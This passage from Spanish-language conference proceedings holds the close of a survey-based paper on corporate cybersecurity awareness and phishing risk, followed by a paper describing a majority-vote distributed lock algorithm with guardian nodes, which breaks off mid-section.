También, algo más de una cuarta parte declaró que una de las dificultades es la falta de inversión en equipamiento, lo que es una constante en todos los países que poseen en general bajos presupuestos asignados para inversiones que no afecten directamente con la rentabilidad, y encima es de comprender cuando cerca del 60% considera a la ciberseguridad con una preocupación moderada o menor.

El bajo porcentaje que considera que las dificultades se deben a equipamiento de bajo costo o a la integración con sistemas disimiles, podría tener dos lecturas: la primera, que debido a la complejidad de obtener presupuesto se intenta adquirir equipamiento de buena calidad y prestaciones para que el mismo pueda cumplir su función por más tiempo; y la segunda, que para las ampliaciones se soliciten equipamientos que permitan mantener la compatibilidad y facilitar la operación y mantenimiento; es decir, que sean de la misma marca. En la Figura 11 se pueden observar los porcentajes de las respuestas.




Figura 11. Dificultades para mejorar la ciberdefensa

Discusión

Los distintos resultados de la encuesta permiten observar que los encuestados señalan como el principal inconveniente a la falta de capacitación y concientización.

La ingeniería social sigue ofreciendo nuevas variantes cada vez más especializadas que enfocan su ataque a usuarios específicos de manera de obtener mejor efectividad [3] [4], intentando pasar desapercibido para el resto.

Las técnicas de phishing, un tipo de especialización de la ingeniería social, se van renovando a medida que un determinado ataque comienza a mermar en su eficiencia, de manera de mantener "la rentabilidad" del ciberdelincuente, pues para ellos, no es más que un simple negocio, ya sea obteniendo información financiera y personal para la sustracción de dinero o para vender la información a un tercero que hará uso del él, u obteniendo el control de la capacidad de procesamiento del equipo atacado para minar criptomonedas, o incluso ser parte una amplia red de equipos que son utilizados por un ciberdelincuente para perpetrar un ataque de denegación de servicio en forma distribuida, entre otros fines, los cuales son todos perjudiciales para los usuarios y para las compañías donde se desempeñan.

La necesidad de preparar y mantener una defensa digital no se discute en ningún ámbito, simplemente una buena parte de las empresas cree que hay otras prioridades a las cuales enfocarse primero, lo que debería ser replanteado en el estado creciente de digitalización de las empresas [5] [6].

La consulta con expertos de distintos departamentos de IT comprobó que la gran mayoría, si bien tienen conciencia de la falta de conocimientos por parte de los usuarios, a cerca de los peligros y amenazas en el ámbito digital, ellos no están dispuestos a ser quienes implanten las capacitaciones. Esto tal vez puede ser debido a la falta de capacitación o porque simplemente se encuentran más a gusto al tratar con el equipamiento que con los usuarios, lo cual termina generando una brecha entre los usuarios finales y los responsables de la ciberseguridad, aumentando el tiempo de respuesta ante incidentes y limitando el análisis de la vulnerabilidad.

Conclusiones y trabajos futuros

La principal falencia en la ciberseguridad se encuentra por parte de las personas que llevan a cabo las implementaciones y uso de las distintas soluciones y es donde los ciberdelincuentes mayormente enfocan sus ataques ya que estos mismos son los que mayor índice de efectividad presentan.

Como todo cambio de paradigma, para romper la inercia y realizar una adecuada adecuación de las tareas y procedimientos, sólo es posible si la alta dirección y los

mandos medios están convencidos de la necesidad de adaptación, buscando los medios para llevarlos adelante.

Sin descuidar el equipamiento, se recomienda realizar una concientización de los peligros latentes, para diseñar y mantener políticas empresariales acordes, las cuales deben ser revisadas periódicamente e incluir un plan de capacitación recurrente para los usuarios, subsanando sus dudas [2] y poniéndolos a prueba con simulaciones no anunciadas de manera de reforzar las capacitaciones [7] y no para castigar por los errores cometidos.

Asimismo, se recomienda crear un procedimiento de alertas de incidentes que sea sencillo de utilizar y fomentar su utilización entre los usuarios de manera de mejorar la respuesta ante incidentes atacando la brecha de seguridad antes de eventuales propagaciones.

Los constantes cambios en el actuar de los cibercriminales debe ser contrapuesto con ciberdefensas digitales dinámicas y flexibles que se deben adaptar a nos nuevos vectores de ataque en forma constante, por lo que las actualizaciones en la capacitación de los especialistas son fundamental.

A nivel de trabajo futuro se recomienda el desarrollo herramientas de pruebas de penetración (Pentesting) orientadas a las plataformas de comunicaciones de manera de poder llevar adelante una lista de comprobaciones para determinar el grado de vulnerabilidad de las distintas soluciones, pudiéndose mejorar en gran medida las recomendaciones en cuanto a las implementaciones y la operatoria cotidiana.

Referencias

[1] Harán J.M. (2018), El 30% de los usuarios utiliza dos o tres contraseñas para todas sus cuentas, ESET Latinoamérica, recuperado de https://www.welivesecurity.com/la-es/2018/11/27/usuarios-utiliza-dos-contrasenas-todas-sus-cuentas el 25 de Julio de 2019

[2] García, M, “Easy Ways to Build a Better P@$5w0rd”, National Institute of Standards and Technology, Taking Measure, Octubre, 4, 2017, obtenido de https://www.nist.gov/blogs/taking-measure/easy-ways-build-better-p5w0rd el 25 de Julio de 2019

[3] Cofense, “The state of phishing defense, Susceptibility, Resiliency, and Response to Phishing Attacks”, 2018, obtenido de https://cofense.com/whitepaper/state-of-phishing-defense-2018 el 25 de Julio de 2019

[4] Bitglass, “Bitglass Report: Black Hat and White Hat Hackers Identify Phishing as the Most Effective Data Exfiltration Method”, 1 de Septiembre de 2017, obtenido de http://www.bitglass.com/press-releases/bitglass-report-data-games el 25 de Julio de 2019

[5] Espinosa, D., Martínez, J., & Amador, S., “Gestión del riesgo en la seguridad de la información con base en la norma ISO/IEC 27005 de 2011”, Universidad de San Buenaventura, Medellin, Ing. USBMed, Vol. 5, No. 2, Julio-Diciembre 2014, obtenido de http://web.usbmed.edu.co/usbmed/fing/v5n2/pdf/Articulo_Gestion_Riesgo_Seguridad_Informacion el 25 de Julio de 2019

[6] ISO/IEC (2011), 27005:2011 – Information security risk management, International Organization for Standardization & International Electrotechnical Commission.

[7] Derecho en la red, “Gophish, La herramienta para entrenar usuarios contra el Phishing”, Abril 2, 2018, obtenido de https://derechodelared.com/gophish/ el 25 de Julio de 2019

Algoritmo de Locks Distribuido Utilizando Guardianes para Conjuntos Dinámicos de Procesos

Julián Muriel Tejo Rodríguez
Departamento de Ciencias e Ingeniería de la Computación, Universidad Nacional del Sur, Bahía Blanca, Argentina
jmtejorodriguez@gmail.com

Karina Mabel Cenci
Laboratorio de Investigación en Sistemas Distribuidos
Laboratorio de I+D en Ing. de Software y Sistemas de Información(UNS-CIC Provincia de Buenos Aires)
Departamento de Ciencias e Ingenieríaa de la Computación
Universidad Nacional del Sur, Bahía Blanca, Argentina
kmc@cs.uns.edu.ar

Resumen

La tendencia en el desarrollo de aplicaciones utilizando servicios distribuidos, como pueden ser servicios web, requiere que las instancias de los mismos sean coordinadas al momento de ejecutarse ya que están utilizando recursos compartidos. A partir de esta necesidad, en este proyecto se analiza la problemática y se propone una solución para poder coordinar y sincronizar tareas distribuidas.

Se presenta un algoritmo de locks distribuido tolerante a fallos para ser utilizados en un sistema cuyos procesos a coordinar cambian dinámicamente, pudiendo agregarse o removerse según corresponda. Se analizan soluciones previas y rendimiento en cuanto a cantidad de mensajes y demora para distintos escenarios.

Introducción

Los sistemas distribuidos son cada vez más preponderantes. Con el advenimiento y la expansión de los servicios web, cada vez son más los sistemas y aplicaciones que funcionan en la nube, respondiendo millones de solicitudes concurrentemente.

Las arquitecturas de microservicios hacen uso de las tecnologías de virtualización para disponer de una cantidad ilimitada de instancias servidoras, permitiendo la expansión de los sistemas de manera adaptativa según la carga que estén experimentando en un momento dado.

La resolución concurrente de requerimientos genera muchas veces la necesidad de coordinar la ejecución de los mismos, evitando posibles conflictos de concurrencia o condiciones de carrera. Para esto se desarrollan algoritmos de coordinación distribuidos.

Entendemos como algoritmo de coordinación al establecimiento de un protocolo por el cual los agentes computacionales regulan, mediante el intercambio de mensajes, la ejecución de sus procesos para evitar que la resolución concurrente de los mismos genere resultados incorrectos.

Además de la mencionada correctitud, existen otras características deseables para los algoritmos distribuidos de coordinación: se espera que los mismos minimicen el costo de la coordinación, en cuanto a sobrecarga computacional, intercambio de mensajes y tiempo de respuesta, que sean resilientes a fallos de los participantes o de la red de comunicación, y que aumenten la tasa de respuesta.

En este trabajo se propone un algoritmo distribuido de locks o cerrojos. El mismo apunta a limitar el acceso a un recurso o entidad a un único participante del sistema por vez, garantizando que solo uno pueda realizar operaciones sobre el mismo en un determinado momento. Este mecanismo básico de coordinación permitirá a las aplicaciones que lo utilicen ordenar la ejecución de sus tareas en conjunto.

Los objetivos de diseño fueron los de proveer un algoritmo totalmente distribuido, en el sentido de que la carga de la coordinación recaiga en todos los participantes por igual, que limite el costo de coordinación, sea tolerante a fallos y permita un rendimiento adecuado. A su vez, el algoritmo permite cambiar la cantidad e identidad de los nodos participantes sin necesidad de tiempo de inactividad (downtime), a costa de un costo mayor de coordinación durante el período de ajuste. Estas dos características permiten que el sistema se adapte a distintos niveles de carga, pudiendo agregar o quitar participantes según las necesidades del momento.

Otra cuestión de vital importancia es que el algoritmo es tolerante a los fallos de comunicación y a la caída de participantes individuales, sin que esto provoque el incumplimiento de la correctitud. Esto lo dota de capacidad de funcionar en aplicaciones que corren en clusters de muchos servidores donde las fallas de este tipo son frecuentes.

Modelo de Sistema

El sistema consta de un conjunto de nodos participantes homogéneos, diferenciables únicamente por su identificador. Estos nodos se comunican entre sí sólo a través de mensajes, y no comparten memoria.

La red permite comunicación directa entre cualquier par de nodos. Los tiempos de tránsito pueden variar, los mensajes pueden llegar desordenados o perderse.

Se asume que todos los nodos funcionan correctamente, y no generan fallas bizantinas, aunque pueden sufrir caídas.

Los nodos ejecutan procesos que realizan requerimientos de locks sobre una entidad. Las entidades son los elementos sobre los cuales se realizan operaciones y se requiere evitar el acceso concurrente a cada una de ellas. Estas entidades tienen un identificador único conocido por todos los nodos del sistema.

Soluciones Previas

La solución básica para la exclusión mutua en sistemas distribuidos es el algoritmo centralizado. El mismo se caracteriza por tener un nodo de control encargado de resolver las solicitudes de exclusión mutua. Cuando un proceso necesita acceder a un recurso, envía una solicitud al nodo de control. En caso de que el recurso no esté siendo accedido por otro participante, el nodo de control concede el acceso al mismo, y el solicitante prosigue su ejecución. Cuando el solicitante termina la utilización del recurso, envía un mensaje al nodo de control para liberarlo. Si al momento de recibir una solicitud, el recurso en cuestión está siendo accedido por otro participante, el nodo de control la encola hasta recibir el mensaje de liberación. Una vez recibido el mensaje de liberación, el nodo de control envía un mensaje concediendo el acceso al primer proceso en la cola de solicitudes, permitiendo que este continúe su ejecución.

Sólo el nodo de control toma decisiones sobre la alocación de los recursos compartidos, y toda la información necesaria para decidir es concentrada en este nodo.

Las ventajas del algoritmo centralizado son su facilidad de implementación, que no genera bloqueo ni inanición (si la cola es administrada por el orden de llegada), y el bajo costo de coordinación, dado que se necesitan sólo tres mensajes por solicitud (pedido, concesión y liberación). La desventaja es que toda la carga de la coordinación recae sobre el nodo de control, esto puede generar tanto un cuello de botella como un único punto de falla.

Ricart-Agrawala [4] presentaron una solución totalmente distribuida. En su algoritmo, al momento de requerir acceso a un recurso, el solicitante envía un mensaje a cada uno de los otros nodos. El solicitante entra a su sección crítica después de que el resto haya enviado una respuesta concediendo el permiso. Los nodos receptores, si no están en su sección crítica, envían un mensaje de aceptación inmediatamente. En caso de estar en su sección crítica, lo encolan hasta salir de la misma. Y si el proceso receptor está en la sección de obtención del permiso, compara su número de secuencia con el número de secuencia del pedido, aceptando o encolando la solicitud entrante según si la solicitud es más antigua o nueva respectivamente. El algoritmo se basa en que un nodo cuando recibe una solicitud puede determinar inmediatamente si el nodo solicitante, o él mismo, es a quien se le debe permitir entrar en su sección crítica primero. Para esta decisión se necesita un ordenamiento total de las solicitudes del sistema, como por ejemplo el descrito por Lamport [2]. La cantidad de mensajes por acceso a la sección crítica es de 2 * (N - 1), lo cual demostraron que es óptimo cuando los nodos actúan independiente y concurrentemente.

El algoritmo de Ricart-Agrawala tiene las ventajas de ser totalmente distribuido, y estar libre de inanición y bloqueo. Su mayor desventaja es la de que en caso de fallo de uno de los participantes es imposible procesar solicitudes.

El algoritmo de Maekawa [6] introduce el concepto de quórums. Los participantes se dividen en subconjuntos de forma tal que la intersección de cualquier par de subconjuntos nunca es vacía, sino que siempre tiene al menos un nodo en común. Cada participante tiene un subconjunto asociado, y al momento de requerir acceso a su sección crítica envía una solicitud a cada uno de los miembros de dicho subconjunto. Cuando un nodo recibe una solicitud, la aceptará si no aceptó otra solicitud previamente. En caso contrario, encola la solicitud. Si la

solicitud entrante es posterior a la que actualmente mantiene el voto, se le avisa al solicitante del fallo, y el solicitante queda a la espera de un voto de aceptación. Si es anterior, el nodo receptor envía un mensaje al nodo que mantiene su voto aceptado para corroborar si éste recibió mensajes de fallo, y poder así recuperar el voto para satisfacer la solicitud de menor prioridad. Eventualmente, el solicitante recibe la aceptación de todos los miembros del quórum y prosigue, enviando un mensaje de liberación a los mismos cuando sale de la sección crítica. Dado que todos los subconjuntos tienen al menos un miembro en común, se garantiza que sólo haya un nodo que obtenga el permiso.

La ventaja por sobre Ricart-Agrawala es que al utilizar quórums disminuye la cantidad de mensajes a 3 * N, ya que N es el menor tamaño de quórums válido. De todas formas, la determinación de los subconjuntos que cumplan las propiedades deseadas no es trivial, lo que hace que el algoritmo no sea adecuado para sistemas en donde cambian los participantes. Además, los fallos de los nodos hacen que los participantes que los tengan en su quórum no puedan acceder a su sección crítica.

El Algoritmo Propuesto

El algoritmo está basado en mayorías. El participante solicitante recibe un pedido de lock sobre una entidad determinada. Este pedido inicia el proceso de resolución de locks, cuyo primer paso es definir cuáles son los participantes encargados de decidir la asignación del lock para esa entidad. A estos nodos se los denomina guardianes de la entidad.

El participante solicitante enviará un mensaje a cada uno de los nodos guardianes solicitando el lock para la entidad. Los participantes responderán si le dan permiso para acceder a la entidad mediante su voto, el cual será de aceptación o rechazo en función de si ya han entregado su voto sobre esa entidad a otro participante. Si la cantidad de votos de aceptación que obtiene el solicitante supera a los de rechazo (es decir, son más de la mitad), éste considera que ha obtenido el lock y accede a la entidad. Una vez que el proceso termina de utilizar la entidad, o en caso de que no haya conseguido la mayoría de votos de aceptación necesarios, el proceso envía un mensaje de liberación de voto a los guardianes para que estos puedan ceder nuevamente su voto ante nuevos requerimientos.

El algoritmo se basa en que la regla del consenso de mayoría garantiza la exclusión mutua, siempre que la cantidad de votos de aceptación dentro del sistema para una determinada entidad no supere la cantidad de guardianes de la entidad. Esta condición se cumple siempre y cuando sólo emitan votos los guardianes de la entidad y cada uno de los guardianes no emita un voto hasta que no liberen el anterior.

A continuación se presenta un ejemplo del procesamiento de requerimientos de lock concurrentes. Mediante diagramas veremos la resolución de los pedidos de los nodos solicitantes A y B para obtener el lock sobre la entidad identificada como E. Los encargados de votar acerca de los requerimientos de lock son los nodos guardianes 1, 2 y 3.

Los círculos representan los participantes del algoritmo: aquellos rotulados como Solicitantes son los nodos que solicitan el lock, y aquellos rotulados como Guardianes son los guardianes de la entidad E. Los mensajes de coordinación se muestran como un rectángulo de bordes redondeados y son de cuatro tipos: los de solicitud y liberación de lock, y los de aceptación y rechazo de la solicitud. Los envíos de mensajes se muestran como una flecha partiendo del nodo emisor del mensaje y llegando al nodo receptor. La flecha punteada representa un mensaje en tránsito, y la continua un mensaje recepcionado. Adicionalmente, se pinta la flecha de color azul y rojo para representar un pedido aceptado o rechazado respectivamente, con el objetivo de facilitar la interpretación de los diagramas. Los nodos solicitantes se pintan de azul o rojo para mostrar que el participante en cuestión ha determinado que su solicitud fue aceptada o rechazada por los guardianes. Los nodos guardianes que hayan votado aceptando un pedido de lock y no hayan recuperado su voto se pintan de verde.




Figura 1.1

Figura 1.1 : Solicitante A y B inician el proceso de solicitud de lock de la entidad E. Para esto envían un mensaje de solicitud a cada uno de los guardianes, esperando obtener la mayoría de votos afirmativos para proseguir con la ejecución del proceso que requiere del lock.




Figura 1.2

Figura 1.2 : Los guardianes 1, 2 y 3 entregan su voto. Los guardianes 1 y 2 aceptan la solicitud del Solicitante A, y el guardián 3 la del solicitante B. A obtuvo dos de los tres votos para el lock de E, suficiente para asegurarse la

mayoría, por lo que determina que obtuvo el lock y prosigue su ejecución. La solicitud de A para el guardián 3 y las solicitudes de B para 1 y 2 todavía no fueron procesadas.




Figura 1.3

Figura 1.3 : El guardián 3 resuelve la solicitud de A, rechazando la misma porque ya había votado Aceptado para la solicitud de B. De todas maneras, esto no afecta la ejecución del proceso de A, dado que ya había obtenido la mayoría necesaria para proseguir. Por el contrario, el Solicitante B obtiene dos respuestas Rechazado. En ese momento determina que no es posible alcanzar la mayoría de votos positivo, por lo que resuelve como no exitoso el pedido de lock sobre E.




Figura 1.4

Figura 1.4 : Una vez que el Solicitante B informa a su proceso que la solicitud fue rechazada, procede a liberar todos los votos Aceptado que pudieran haber sido emitidos por un guardián de E. En este caso, el guardian 3, quien había aceptado la solicitud de B, recibe el mensaje de Liberar lock y queda en posición de aceptar nuevas solicitudes. El proceso del Solicitante A todavía se ejecuta, por lo que mantiene en su poder el lock de E, asegurando exclusión mutua con el resto de los procesos.




Figura 1.5

Figura 1.5 : Luego de finalizado el proceso que requería del lock en el Solicitante A, este lo libera, enviando mensajes de Liberar lock a todos los guardianes de E que dieron un voto Aceptado. Los guardianes 1 y 2 quedan de esta forma, en posición de responder afirmativamente a nuevos pedidos de lock sobre la entidad E.

Análisis del Algoritmo

El proceso de obtención de locks tiene la ventaja de ser simple y rápido, ya que los mensajes de requerimiento se envían en paralelo a todos los guardianes, y con una cantidad de mensajes limitada al número de guardianes de cada entidad.

Los pedidos de lock no se encolan, sino que son rechazados en caso de conflicto con otros pedidos concurrentes. Se decidió que el algoritmo opere de esta forma porque existen aplicaciones donde sólo es necesario que uno de los nodos obtenga el lock en un determinado momento, por ejemplo para ejecutar una tarea. Se puede utilizar el algoritmo presentado como bloque de construcción de protocolos más complejos. Por ejemplo, en caso de necesitar que los requerimientos se encolen y esperen hasta su resolución, se podría forzar al nodo rechazado a que reintente su pedido, haciendo que a medida que envejezca suba su prioridad, garantizando su eventual obtención.

La forma hasta ahora presentada que tiene un nodo guardián de determinar su voto es simple, pero tiene deficiencias. Es posible que ante requerimientos de lock concurrentes, se termine por rechazar a todos los solicitantes.

Por ejemplo, si en el ejemplo anterior los guardianes fuesen un número par, podría darse el caso que ambos participantes obtuviesen dos votos afirmativos y dos negativos cada uno, resultando sendos requerimientos rechazados.

Otro escenario negativo se da frente a la falla de guardianes. Si en el caso anterior uno de los guardianes estuviera caído, podría ser que los participantes obtuviesen un voto positivo, uno negativo y otro fallido. Para que no peligre la correctitud del algoritmo los votos fallidos deben considerarse como negativos, lo que implica que en el escenario planteado ningún participante obtiene el lock.

Por último, la cantidad de requerimientos concurrentes pueden ser más de dos. Si en el escenario anterior los requerimientos fueran tres, podría darse el caso de que los tres solicitantes obtuviesen un voto positivo y dos negativos cada uno, y de ser así todas las solicitudes serían rechazadas.

Mecanismo de Demora

Para salvaguardar los escenarios negativos, el algoritmo incorpora un mecanismo de demora de decisión. La modificación apunta a que en el caso de solicitudes

concurrentes, rechazar a todas menos una, asegurando así que el sistema progresa. Para esto se necesita establecer un orden de prioridad entre las solicitudes. Cualquier orden sirve, y el más adecuado dependerá del dominio de la aplicación. Un análisis en profundidad de las alternativas posibles para la prioridad escapa el alcance de este proyecto; éstas incluyen las estampillas de tiempo, orden relativo entre los solicitantes, prioridades de los procesos solicitantes, y otros híbridos. Las únicas condiciones obligatorias para garantizar la correctitud es que establezcan un orden total entre todas las solicitudes del sistema, y que sea la misma para todos los guardianes.

Al momento de recibir una solicitud de lock para una entidad dada, si el guardián todavía no emitió su voto positivo sobre dicha entidad, la acepta. Si ya lo emitió, compara la prioridad de la solicitud entrante con la prioridad de la solicitud que obtuvo el voto de aceptación. Si la prioridad es mayor, el guardián demora la respuesta hasta que el solicitante que obtuvo el voto anteriormente lo libere. En caso de que la nueva solicitud sea de prioridad menor, esta es rechazada sin necesidad de demorar la respuesta. Si al momento de ingresar una solicitud nueva para una entidad dada, ya hay una respuesta demorada, se rechaza a la de menor prioridad entre ambas, quedando siempre a lo sumo una solicitud en espera. Cabe aclarar que una vez que el guardián resolvió aceptar un pedido, no reconsiderará su posición sin importar que entren solicitudes de prioridad mayor; deberá esperar a que el voto sea liberado.

La idea es que en el caso de solicitudes concurrentes donde los nodos consiguen un subconjunto de los votos cada uno, no se termine rechazando a todas las solicitudes. Para esto se rechaza a todos menos uno, los nodos rechazados devuelven sus votos, y luego estos votos podrán ser asignados al ganador. Esto se observa mejor en el siguiente ejemplo. Se pintan en violeta los nodos que no están funcionando, y los mensajes en espera se grafican como una línea amarilla sin flecha.




Figura 2.1

Figura 2.1 : Como en el caso anterior, los solicitantes A y B inician el proceso de obtención de lock enviando mensajes a todos los guardianes de la entidad E. La diferencia de este caso es que el guardián 2 está caído, y no podrá responder ninguna solicitud.




Figura 2.2

Figura 2.2 : El guardián 1 recibe y acepta la solicitud del solicitante A, y el guardián 3 la del B. Ambos solicitantes no logran establecer comunicación con el guardián 2, por lo que asumen su respuesta como negativa.




Figura 2.3

Figura 2.3 : El guardián 3 procesa la solicitud del solicitante A. Si bien ya entregó su voto al solicitante B, la solicitud de éste tiene menos prioridad que la de A, por lo que en vez de responder inmediatamente, demora su resolución. En cambio el guardián 1 entregó su voto de aceptación a una solicitud de prioridad mayor, por lo que rechaza la solicitud enviada por B. El solicitante B ha recibido un voto negativo, uno positivo y uno erróneo, por lo que determina que el proceso de obtención de locks no fue exitoso. El solicitante A todavía espera la respuesta del guardián 3.




Figura 2.4

Figura 2.4 : Luego de informar al proceso que solicitó el lock que no fue posible obtenerlo, el solicitante B procede a liberar cualquier voto Aceptado que pudieran haber entregado los guardianes de la entidad E. El guardián 3 recibe el mensaje de liberación del voto, y queda nuevamente dispuesto para entregar votos de aceptación de locks para E.




Figura 2.5

Figura 2.5 : Al momento de procesar la liberación del voto, el guardián 3 advierte que tiene pendiente la resolución de la solicitud de A, por lo que la acepta. Es así como el solicitante A obtiene el segundo voto necesario para establecer la mayoría y acceder al lock de la entidad E. Como en el primer ejemplo, una vez finalizada la utilización del lock, A procederá a liberar todos los posibles votos obtenidos en el proceso.

Determinación del conjunto de participantes guardianes

Uno de los objetivos de diseño del algoritmo es el de establecer un protocolo totalmente distribuido con respecto a la carga generada por la coordinación de procesos. La ventaja de distribuir la responsabilidad de establecer los locks es múltiple. En primer lugar, si se centraliza la resolución de locks, el proceso administrador se convierte en punto de falla del sistema, y el hecho de que se caiga o se pierda comunicación con el mismo paraliza total o parcialmente el sistema. Además, el administrador se convierte en un cuello de botella, y el rendimiento del sistema se ve acotado por la cantidad de requerimientos que el administrador pueda procesar.

La solución directa es la de hacer participar a todos los nodos del sistema en el establecimiento de los locks. Esto tiene la ventaja de eliminar el punto de falla, pero no soluciona el problema del cuello de botella, sino que lo multiplica: todos los nodos recibirán todos los requerimientos, aumentando al máximo la sobrecarga por coordinación y limitando la capacidad de respuesta del sistema.

Se propone un punto intermedio, donde para cada entidad exista un subconjunto de participantes, llamado conjunto o grupo de guardianes, con la responsabilidad de entregar el lock para la misma. Cada entidad tendrá su propio grupo de guardianes, y un grupo de guardianes puede tener a cargo cualquier número de entidades. En este caso, la resiliencia dependerá de la cantidad de participantes en los grupos guardianes, y cada nodo participará de una fracción de los requerimientos del sistema.

La cantidad de guardianes por grupo deberá determinarse teniendo en cuenta que a mayor cantidad de guardianes, mayor cantidad de fallos puede tolerar el sistema durante el proceso de obtención de locks, pero tarda más la obtención del lock, se necesitan mayor cantidad de mensajes y cada participante individual deberá responder más solicitudes (ya que participará de mayor cantidad de conjuntos). El factor determinante entonces será la cantidad de fallos que suele experimentar el sistema.

Para que el algoritmo de establecimiento de locks funcione correctamente, la única condición necesaria para la determinación del grupo de guardianes de una entidad es que todos los participantes utilicen el mismo grupo. Para que se cumpla el objetivo de distribuir la responsabilidad entre todos los nodos, cada participante debería ser incluído la misma cantidad de veces en el proceso del establecimiento. Esto dependerá del patrón de acceso a las entidades, pero asumiendo que en promedio las entidades serán accedidas la misma cantidad de veces, bastaría con que los nodos participen en la misma cantidad de grupos.

Un análisis exhaustivo de las diferentes alternativas escapa el alcance de este trabajo. En la implementación propuesta, se utilizó como método de determinación del grupo la numeración de las diferentes combinaciones de los participantes, y la elección del conjunto según el identificador de la entidad. Si el universo de entidades es más grande que la cantidad de conjuntos, se cumpliría la condición de distribución. En caso contrario, se deberá tratar de que la asignación del grupo sea lo más aleatoria posible, distribuyendo los grupos con alguna función de dispersión que garantice que los participantes sean parte de un grupo una cantidad aproximada de veces.

Modificación de participantes

Otro de los objetivos de diseño del algoritmo es el de permitir el cambio de la configuración del sistema dinámicamente, posibilitando agregar o quitar nodos sin tiempo fuera de servicio.

En el contexto del algoritmo, se entiende como configuración del sistema a los nodos participantes en el proceso de establecimiento de locks, y los grupos de guardianes que estos forman para cada entidad determinada.

El hecho de agregar o quitar participantes del sistema implica que los grupos de guardianes de las entidades cambien. Una condición necesaria para evitar el tiempo de inactividad es la de que en un momento dado puedan convivir participantes con la nueva configuración y participantes que todavía no han sido notificados de la misma; en caso contrario, los nodos no podrían responder a pedidos de lock hasta no estar seguros de que todos los otros nodos participantes están listos para responder teniendo en cuenta la nueva configuración.

Frente al cambio de configuración, los nuevos guardianes de una entidad no pueden empezar

